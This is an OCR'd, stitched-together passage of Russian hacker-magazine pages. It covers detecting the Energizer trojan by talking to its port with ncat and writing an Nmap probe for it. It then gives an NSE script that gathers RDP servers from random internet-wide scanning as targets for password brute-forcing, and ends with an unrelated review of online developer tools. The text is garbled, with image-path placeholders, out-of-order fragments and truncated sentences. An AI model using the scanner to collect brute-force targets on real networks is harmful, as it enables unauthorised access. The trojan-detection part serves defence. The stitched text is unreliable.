Some of these CLSIDs/commands take further parameters that must be sent after the CLSID. Each communication sequence consists of a 4 bytes size value, then the command, then (optionally) the size of the parameters and the actual parameters.


The first command checked for is {E2AC5089-3820-43fe-8A4D-A7028FAD8C28}. This command checks that everything is OK with the Trojan. If the command is received and executed correctly by the Trojan, the text "Yes" is sent back to the attacker. The responses sent by the Trojan are also XOR'd with 0xE5.

Готовые библиотеки NSE


Чтобы сделать программирование скриптов на Lua еще более эффективным, в Nmap встроено много дополнительных библиотек, специально заточенных под выполнение различных сетевых проверок. Все они находятся в папке %nmap%/nselib. Чтобы ты не изобретал велосипед, придумывая, например, как выполнить запрос к DNS, привожу список наиболее часто используемых библиотек:

backdoor — простейшая реализация бэкдора в системе;
bin — работа с двоичными данными;
datafiles — библиотека для работы со встроенными файла Nmap (например, nmap-protocols — описанием и номерами портов различных протоколов);
default — наиболее часто используемые сетевые сценарии;
dns — работа с DNS;
http — работа с HTTP;
msrpc — библиотека для работы с вызовами MSRPC;
mysql — некоторые операции с MySQL;
netbios — работа с NetBIOS-трафиком;
nmap — взаимодействие с ядром сканера;
packer — манипулирование с пакетами в RAW-виде;
proxy — работа с прокси;
shortport — работа с портами;
smb — работа с SMB-протоколом;
sss1/ssh2 — работа с SSH.

Любые библиотеки подключаются с помощью команды require.



Наш сценарий на NSE



Zenmap позволяет создать профайл для сканирования, чтобы сохранить настройки сканирования

WARNING

info

Информация представлена исключительно для ознакомления. Использование ее в противозаконных целях может повлечь за собой уголовное преследование. Автор и редакция не несут никакой ответственности за истолкование данной статьи как руководства к противозаконным действиям.



dvd

На диске ты найдешь последнюю версию Nmap, а также все разработанные нами скрипты и probe'ы.

минальный символ = 39 байт, что в шестнадцатеричном представлении дает 27):

```
echo -ne "\x27\x00\x00\x00{E2AC5089-3820-
43fe-8A4D-A7028FAD8C28}\x00"
```

По идее, этот пакет должен вызвать ответ трояна. Для этого отсылаем вывод команд с помощью netcat'а на 7777 порт зараженной машины:

```
$ echo -ne "\x27\x00\x00\x00{E2AC5089-3820-
43fe-8A4D-A7028FAD8C28}\x00" |
  ./test | # шифруем команду
  ncat 192.168.1.123 7777 | # отправляем ее
  ./test # получаем результат
ответ:
YES
```

Да! Троя разговаривает с нами и говорит «YES» — значит, все работает! Как видишь, fingerprinting удаленных сервисов — это далеко не всегда очень сложно.

Создаем Probe для Nmap

Теперь самое время перейти к тому, ради чего мы все это и затевали, а именно — созданию слепка для базы Nmap'а. Первое, что нам понадобится — это найти файл nmap-service-probes. Обычно он располагается в c:\program files\nmap (/usr/share/nmap или /usr/local/share/nmap в случае с никсами). Это самый обычный текстовый конфиг, в котором последовательно перечислены все probe'ы в специальном формате. Если выполнить последнюю команду, но не отправлять ее в netcat, то на экране появится зашифрованная команда, которую и нужно вставить в отпечаток:

```
# Наш слепок для определения Energizer
trojan
Probe TCP Energizer q|\xC2\xE5\xE5\xE5\x9E\
xA0\xD7\xA4\xA6\xD0\xD5\xDD\xDC\xC8\xD6\xDD\
xD7\xD5\xC8\xD1\xD6\x83\x80\xC8\xDD\xA4\xD1\
xA1\xC8\xA4\xD2\xD5\xD7\xDD\xA3\xA4\xA1\xDD\
xA6\xD7\xDD\x98\xE5|
rarity 8
ports 7777
match energizer m|^\xbc\xa0\xb6$| p/
Energizer backdoor/ o/Windows/
i/**BACKDOOR**/
```

Вот и все: fingerprinting база обзавелась новым слепком. Обозначение нового элемента fingerprinting-базы начинается с ключевого слова Probe, последовательность байтов обособляется "q|" в начале и символом "|" в конце. Параметр rarity указывает вероятность срабатывания проверки. Ports задает порты, на которые отправляется проверяющая последовательность. С помощью команды match и регулярного выражения в Perl-стиле определяется отчет сервера, на который должен реагировать Nmap. В результате Nmap будет отсылать пакет на порт 7777 аналогично тому, что мы только что сделали с помощью Netcat'а. Если в ответ придет закодированное слово «YES», то сканер определит присутствие троя в системе. Проверим это в действии:


```
$ nmap -sV -p7777 192.168.1.2

Starting Nmap 5.30BETA1 ( http://nmap.org )
Nmap scan report for 192.168.1.2
Host is up (0.00024s latency).
PORT      STATE SERVICE VERSION
7777/tcp open  energizer  Energizer
backdoor (**BACKDOOR**)
Service Info: OS: Windows
```

Таким образом, потратив совсем немного времени, мы научили Nmap находить зараженные машины в сети. Важно, что такая проверка никак не выбивается из привычного образа использования Nmap. Для сканируемых хостов будет выполняться еще одна проверка, вот и все. Ты по-прежнему сможешь использовать все остальные возможности Nmap, в том числе и автоматизированные скрипты.

NSE — что это?

Стоп, что еще за автоматизированные скрипты? Я говорю о скриптовом движке Nmap Scripting Engine (NSE), который появился еще в 4.21 версии сканера, причем разработчики корпели над ним более 6 месяцев. По сути, в Nmap сейчас больше обновляется не само ядро сканера, а количество поддерживаемых NSE-сценариев. Например, в последней доступной бете (5.30BETA1) появились 37 новых скриптов: сценарий http-vmware-path-vuln, позволяющий уводить гостевые машины из уязвимых продуктов VMware; mysql-empty-password, который пытается найти базы с пустыми паролями для админа и анонимного пользователя, и т.д. Всего таких скриптов в Nmap 117, но это только в публичном доступе. На самом



Отличная оболочка для Nmap

```
c:\Program Files\Nmap>ndiff.exe --help
Usage: ndiff.exe [option] FILE1 FILE2
Compare two Nmap XML files and display a list of their differences.
Differences include host state changes, port state changes, and changes to
service and OS detection.

  -h, --help      display this help
  -v, --verbose   also show hosts and ports that haven't changed.
  --text          display output in text format (default)
  --xml           display output in XML format

c:\Program Files\Nmap>
```

Свежая утилита в наборе Nmap для сравнения результатов сканирования

деле это отличный механизм на случай, когда к мощным возможностям сканирования необходимо добавить больше интеллектуальности или интерактивное общение с удаленным сервисом. В нашем примере, создавая правило для поиска хостов с трояном Energizer, мы смогли обойтись отправкой статического запроса и обработкой ответа. С другой стороны, можно было разобраться со всеми остальными командами трояна и, написав несложный скрипт, выполнить последовательность команд, чтобы вытащить полезную информацию с зараженных систем. Короче говоря, NSE позволяет не только использовать всю мощь Nmap, но и автоматизировать многие действия. Для написания скриптов используется язык программирования Lua (www.lua.ru). Конечно, было бы вдвойне здорово, если бы в основе NSE был Python (который к тому же использовался для создания отдельных частей сканера), но тут, как говорится, разработчикам виднее. С другой стороны, для Lua, как и для Python, есть много библиотек для взаимодействия с различными сетевыми сервисами и протоколами (подробнее во врезке); они идут вместе с Nmap.

ПИШЕМ СКРИПТ ДЛЯ NMAP

Для создания NSE-сценариев используется четкий и очень простой синтаксис. В общем виде структура любого скрипта состоит из нескольких элементов.

```
description — описание сценария;
categories — его принадлежность к категориям;
author — автор скрипта;
license — описание лицензии;
dependencies — указание зависимостей;
port/host rules — правила выполнения скрипта;
action — ядро скрипта, реализующее непосредственно логику его работы.
```

Скриптовый движок Nmap детально описан на nmap.org/book/nse.html, поэтому не буду чрезмерно перегружать тебя теорией. Лучше сразу попробуем собрать простенький сценарий на практике. В прошлом номере у нас был материал «Брутим дедики по-новому», в котором мы делились новыми техниками в брутфорсе RDP-серверов. Предлагаю в дополнение к имеющимся разработкам добавить быстрое сканирование и поиск RPD-серверов с помощью Nmap. Задачей займется самописный NSE-скрипт, который будет экспортировать файл с найденными хостами для дальнейшей работы брутфорса. По сути это всего десяток строк кода на Lua:


```
description = [[ RDP Servers seachtool ]]
author = "X Group"
license = "Same as Nmap--See http://nmap.
org/book/man-legal.html"
categories = {"discovery"}
require "shortport"
portrule = shortport.port_or_service(3389,
"ms-term-serv")
action = function(host, port)
      file = io.open ("ip_with_rdp.
txt","a+")
      file:write(host.ip.."\n")
      file:flush()
      file:close()
end
```

Кратко пройдемся по исходнику скрипта. В качестве категории NSE-сценария используется значение "discovery", подразумевающее, что скрипт будет осуществлять исследование сети — по большому счету это ни на что не влияет. Далее с помощью require мы подключили NSE-библиотеку для работы с портами. Важная часть любого сценария — условие его выполнения. В скрипте используется либо правило для портов (portrule), в которых перечисляются порты, с которыми будут осуществляться действия, либо правило для хостов (hostrule). В общем смысле правило — это функция, возвращающая true или false. От этого зависит, будет выполняться основная часть скрипта, заданная в action, или нет. В нашем случае мы используем portrule и с помощью функции port_or_service определяем, что хотим иметь дело с сервисом на порту 3389 или сервисом, распознанным как ms-term-serv. Непосредственно сердце сценариев, в котором определяются действия, у нас очень простое. Если Nmap распознал терминальный RDP-сервис или просто открытый 3389 порт, мы просто записываем его IP-адрес в файл.

Текст скрипта сохраняем в файл (например, rpdlist.nse) и размещаем в папке scripts. Кстати говоря, для удобства разработки скриптов лучше сохранять их с расширением lua, тогда текстовые редакторы, в том числе Notepad++, будут подсвечивать синтаксис. Чтобы запустить скрипт, используется ключ "--script" или его синоним "-sC":

```
nmap -iR 0 -n -PS 3389 -p T:3389
--script=rpdlist.nse
```

Вот так просто мы создали многопоточный RPD -сканнер. Если подключить модули для работы с MSRPC, то можно попробовать выцепить список пользователя с удаленного компьютера и также экспортировать его в список. В этом случае, брутфорс будет осуществляться по известным именам пользователей. Настоятельно рекомендую тебе прочитать руководство по NSE nmap.org/book/nse.html, так как в умелых руках это позволит превратить в Nmap в универсальный и чрезвычайно эффективный инструмент.



info

• Если после установки Nmap, ты задаешься вопросом: «А на чем бы, собственно попробовать сканнер?». Смело используй scanme.nmap.org. Этот хост создатели специально разработали для проверки функциональности сканера.

• Для того, чтобы выполнить обновления скриптов, запусти nmap с ключом "--script-updatedb": nmap --script-updatedb

• После установки Nmap'a помимо самого сканера ты получаешь ряд интересных утилит. В недавней версии появилась тулза ncat, которая является улучшенной версией старого доброго nc. Среди прочих ее достоинств — работа не только с TCP, но и с UDP, а также встроенная возможность проксирования через HTTP/CONNECT и SOCKS. Помимо этого ты получаешь утилиту для удобного сравнения результатов сканирования — ndiff. А с помощью проги nping ты сможешь конструировать запросы, анализировать ответы и измерять время отклика удаленной системы.

Степан «Step» Ильин step@glc.ru







Программист онлайн

Полезные тулзы для девелопера в вебе


Все началось с того, что где-то в интернет-кафе за границей мне срочно понадобилось скомпилировать крохотный исходник. На общественном компьютере сильно не хотелось заморачиваться с установкой компилятора, поэтому я на удачу попробовал найти сервис, который скомпилировал бы исходник онлайн. И с этого момента началось.

КОМПИЛЯТОР ОНЛАЙН

Через пару минут я уже имел на руках скомпилированный бинарник. Помог сервис некоего турецкого программиста, который когда-то озадачился подобной проблемой и реализовал на своем сайте веб-интерфейс для доступа к компилятору. А чтобы пользоваться было еще удобнее, прикрутил компонент для редактирования кода. Подсветка синтаксиса, нумерация строк и даже автодополнения команд — почти маленькая IDE. Собирается в один исходник в один клик или по хоткею Ctrl-F7, после чего сервис отдает готовый бинарник. Если во время сборки произошли ошибки, то сообщения компилятора отобразятся в отдельной панели. Адрес для такого удачного сервиса на редкость странный: cmpe150-1.cmpe.boun.edu.tr/phpccompiler/login.php, причем сайт откроется только в Internet Explorer. Другое серьезное ограничение — отсутствие поддержки C++. А куда же сейчас без нее? Поэтому когда зашла речь о компиляции сорца C++, пришлось отыскать замену. К счастью, разработчики прогрессивного компилятора Comeau C/C++ на официальном сайте сделали фронтенд, который выполнен как раз в виде веб-приложения (www.comeaucomputing.com/tryitout). Допускается выбор различных режимов компиляции, версии Comeau, а также любые другие параметры, которые ты мог передать сборщику через командную строку. Кстати говоря, последние релизы Comeau уже под-







Hex-редактор на Ajax

Смотрим таблицу импорта exe-шника через веб

держивают большинство расширений С++0х (обновленный и модернизированный стандарт С++), поддержка которого появилась сейчас в Visual Studio 2010.
«Зачем вообще привязываться к какому-то конкретному языку», — подумали ребята из ideone (ideone.com) и реализовали универсальный компилятор в 40 различных языков. Помимо C/C++ здесь поддерживаются еще и Java, C#, Pascal, Visual Basic .NET, все скриптовые языки, и даже ассемблер. Важно только уложиться в ограничения: 10 секунд на компиляцию, 5 секунд на выполнение, 256 мегабайт памяти. Помимо этого, программа не сможет обращаться в Сеть и работать с файлами. Некоторых ограничений удается избежать, собрав программу с помощью другой онлайт тулзы — codepad (codepad.org).

HEX И PE-РЕДАКТОРЫ

Теперь обратная ситуция — бинарник есть, а исходника нет. Как поправить в нем пару байтов? Честно говоря, толкового HEX-редактора в онлайне я в какой-то момент найти не смог и лишь потом случайно наткнулся на него на одном из форумов, где разработчик делился ссылкой на свой текущий проект и интересовался, а стоит ли ему вообще его продолжать. Беглого взгляда на HexPaste (hexpaste.com) было достаточно, чтобы закричать: «Стоит!». Скажи, вот в каком оффлайн HEX-редакторе есть возможность коллективной работы нескольких людей? А здесь это возможно. Достаточно поделиться ссылкой на проект (нарпимер, hexpaste.com/WvwX04eV), чтобы к нему мог подключиться кто-то еще. Действует простейшая система контроля версий — каждое значимое изменение необходимо сохранить (закомитить). Интерфейс очень здорово выполнен на AJAX'е, поэтому складывается ощущение, что работаешь в самой обычной, но очень простой программе. Не хватает различных фишек по анализу структуры, в том числе PE-заголовках. Последнее можно исправить с помощью онлайн PE-редактора, который серьезно выручил меня, когда надо было изменить точку входа в exe'шнике.
С помощью proview phpp (pvdasm.reverse-engineering.net/PVPHP.php) также можно посмотреть секции, изучить таблицы экспорта/импорта (скажем, для того, чтобы узнать, какие API-функции вызывает утилита) и т.д.


ДИЗАССЕМБЛЕР

Помимо прочего, proview phpp — это еще и дизассемблер. Допускается выбрать опции для дизассемблирования, а также выбрать цветовую схему листинга, наиболее привычную по одной из известных программ (SoftICE, IDA, W32Dasm, Ollydbg). Но, увы, получить дизассемблированный код получится для файлов не более 100 Кб. Чтобы обойти это неприятное ограничение, рекомендую взглянуть на более современный сервис — Pym's online disassembler (pyms86.appspot.com), построенный на базе Google App Engine. Первый плюс в том, что можешь анализировать не только целый файл, но и отдельные HEX-дампы. Проекту по зубам 64-битные приложения, причем для анализа используются Python-библиотеки Pym (code.google.com/p/pymsasid), pefile (code.google.com/p/pefile) и networkx (networkx.lanl.gov), которые очень прогрессивно развиваются. Возможно, в будущем мы расскажем, как собрать свой особенный сервис для самостоятельного дизассемблирования.

РЕДАКТОР КОДА

Но для того, чтобы написать код с нуля, одного интерпретатора мало — необходимы удобные средства для работы кода. Одним из наиболее старых и известных проектов является Amy Editor (www.amyeditor.com). Открыв страницу, ты получаешь практически все бонусы обычного десктопного редактора для программистов. Поддерживается подсветка сразу для нескольких языков: C, Java, Javascript, PHP, Python, Ruby on rails, Ruby, Texy, HTML/XML-разметка. Добавляем сюда автозакрытие скобок/кавычек, правильный перенос

Компилируем asm-исходник





Прогрессивный дизассемблер на Python

Почти Notepad++, но в онлайн



строки (сразу с нужным отсупом, особенно чувствуется в Python), набор сниппетов, упрощенную вариацию автодополнения команд и даже некоторые возможности для совместной работы с кодом. Даже сворачивание тела функции — и то работает. Увы, проект давно не развивается (хотя и распространяется в открытых исходниках). Зато семимильными шагами развиваются другие проекты:

• Bespin от компании Mozilla (bespin.mozillalabs.com) — бесподобный редактор кода для веб-проектов (HTML/JavaScript);
• CodeMirror (marijn.haverbeke.nl/codemirror) — библиотека JavaScript для реализации редактора, поддерживающая работу с самыми разными языками: JavaScript, XML/HTML, CSS, Python, Lua, Ruby, SQL;
• Ymacs (www.ymacs.org) — Emacs-подобный редактор, полностью выполненный на Ajax.

Все три проекта — исключительно качественные современные редакторы кода и распространяются в открытых исходниках. Да, можно поставить любой из них у себя, но зачем, если есть сервис Kodingen.

ПОЛНОЦЕННАЯ IDE

Ребята из Kodingen, задумавшие реализовать полноценную среду разработки в вебе, выбрали очень правильный сценарий развития. Вместо того чтобы изобретать велосипед, разрабатывая еще один редактор кода, который претендовал на универсальность, они просто встроили имеющиеся замечательные разработки в свой продукт! А сами тем временем сосредоточились на создании других необходимых для IDE опций, в том числе для совместной работы! Сервис находится в состоянии активного развития и носит статус беты, а разработчики каждый месяц подкармливают появившуюся армию поклонников новыми фишками. Уже сейчас над любым проектом можно работать в команде. И если на текущем этапе colaboration поддерживается только средствами самого сервиса, то на подходе поддержка всех популярных систем для контроля версий: svn, git, mercirual! Уже сейчас можно прописать у себя в профиле учетные записи для доступа к хостингу по FTP и сразу заливать обновленные сорцы на сервер. А хочешь — можешь хоститься прямо в Kodingen. Всем желающим создатели предоставляют хостинг в своем облаке (по крайней мере, пока). Еще одна интересная опция — шелл-доступ своим файлом прямо из веб-интерфейса, не надо даже коннектиться по SSH! Одним словом — супервещь!

VISUAL STUDIO В ВЕБЕ

Если посмотреть на поддержку языка программирования, то везде сплошные Perl/Python/PHP — в общем, скриптовые языки. А как быть, скажем, с C#? Неужели нельзя с помощью веб-интрумента создать полноценное веб-приложение, используя наработки Microsoft? Можно! Соревноваться с Visual Studio в рамках веба замахнулись три израильских программиста, основавшие проект coderun (www.coderun.com). И ведь сделали. Уже сейчас в привычном тебе по Visual Studio виде, то есть с очень похожим интерфейсом, подсветкой синтаксиса и даже IntelliSense, ты можешь создавать ASP.NET, PHP, Ajax, а также виндовые приложения на WPF прямо в браузере! Поддерживаются C#/.NET (3.5), PHP (5.1), JavaScript, HTML и CSS. Причем для C# реализована поддержка всех модных технолоий Microsoft: ASP.NET, WCF, Silverlight и WPF. В качестве баз данных можно нативно использовать SQL Server 2005 и Amazon SimpleDB. Это значит, что не надо изучать ничего нового. Если у тебя есть проект на ASP.NET и SQL Server, можешь залить его на coderun и запустить. Стоп, что значит «запустить»? Да-да, coderun поддерживает компиляцию для .NET управляемого кода, для этого используются мощности серверов из облака. Мало того, сервис обладает еще и мощным онлайн-дебаггером. Ты можешь последовательно трейсить код, устанавливать watch'и, чтобы наблюдать за переменными, изучать callstack — почти фантастика. Вот она — первая заявка на настоящую IDE в браузере. Правда, справедливости ради надо сказать, что реально использовать coderun пока довольно сложно. В глаза довольно часто бросаются недоделки, а скорость работы подчас катастрофически падает.

ДЕЛИМСЯ КОДОМ


Если редактировать код вместе не нужно, а нужно поделиться исходниками, какими-нибудь конфигами, XML-ками, дампами или просто текстовыми файлами, пригодится инструмент, о котором мы недавно говорили в WWW2 — Pastie (pastie.org). Все, что требуется — это скопипастить в форму текст и указать его тип (скажем, исходник на C++ или Python). Сервис выдаст короткий линк, перейдя по которому, любой увидит исходный текст с красиво подсвеченным синтаксисом. Всего сервис поддерживает 38 различных языков программирования, файлов-конфигураций и вывода некоторых программ. Во время просмотра можно изменить тему для отображения так, чтобы было максимально похоже на привычную среду разработки. Сам проект написан на Ruby, причем правила для подсветки синтаксиса были позаимствованы у TextMate. Помимо Pastie есть еще один интересный сервис, нацеленный на обмен сниппетами. В публичном репозитории кода Snipplr хранится огромное количество исходников и сниппетов на разные темы. Обязательное требование к заметке — четкое описание и теги, поэтому в репозитории очень легко найти нужные участки кода.

РЕГУЛЯРНЫЕ ВЫРАЖЕНИЯ БЕЗ БОЯ


Существует довольно много программ для быстрого составления регулярных выражений, например, RegexBuddy. В онлайне такие решения тоже есть. Правда, по большей части это простые сервисы для проверки регеспов, причем строго определенных типов. Из толпы выдется очень добротная онлайн-тулза RegExr (www.gskinner.com/RegExr), реализованная в виде Flex-приложения.






Всем фанатам Emacs посвящается



Редактор Bespin встроен в среду Kodingen



Репозитарий готовых сниппетов на многих языках программирования

В чем ее фишка? Благодаря Flex'у удалось сделать очень удобный и быстрый интерфейс. Ты можешь писать регулярное выражение в одном поле и тут же в реальном времени отслеживать, как оно работает в другом. Для любой конструкции выводится описание того, что она делает и как используется. В результате регулярку могут составить даже те, кто вообще не знает теории. Мало того, при наведении на любой из элементов регеспа сервис отображает, что именно он делает. Обалденная опция на случай, если необходимо разобраться, что делает громоздкое выражение, которое когда-то давно составил ты сам или вообще другой человек. Любое выражение можно сохранить на потом, добавив ее во внутреннюю базу RegExr'a. Благодаря этой возможности в базе даже сейчас есть большое количество готовых регеспов на многие случаи жизни. А значит, вместо того чтобы ковыряться самому, можно взять уже готовое чужое решение, отыскав его по ключевым словам, а потом сразу же проверить в действии с нужными входными данными. Кстати говоря, большая библиотека регулярных выражений также располагается на www.regexlib.com.

ОНЛАЙН, ОБЛАКО, IDE

В этот перечень я намеренно не стал включать инструменты для общения разработчиков внутри команды, а также планирования проектов. Их очень много, они разные и чаще всего платные. Я же уверен, что в большинстве случаев можно не строить умные диаграммы и графики, а воспользоваться простой системой для управления задачами вроде Teamer'a (www.teamer.ru). В любом случае у нас есть отдельный повод поговорить об инструментах планирования времени и управления задачами. Если тебе интересны способы увеличения эффективности, пиши нам! :)


info

• Эмуляция Python-интерпретатора, причем реализованная на Silverlight, доступна на сайте Try Python (www.trypython.org). А благодаря Utility Mill (utilitymill.com), из Python-скрипта можно легко сделать веб-сервис.

• Зашить файлы на FTP-сервер также легко через веб. Для этого пригодится клиент net2ftp (www.net2ftp.com).

Специально для PHP есть еще одна добротная IDE в бразуере — это phpAnyware (phpanywhere.net). Среда поддерживает загрузку файлов FTP, имеет подсветку синтаксиса и в будущем обещает автодополнение команд.

Visual Studio vs. coderun



СТЕПАН «STEP» ИЛЬИН TWITTER.COM/STEPAH







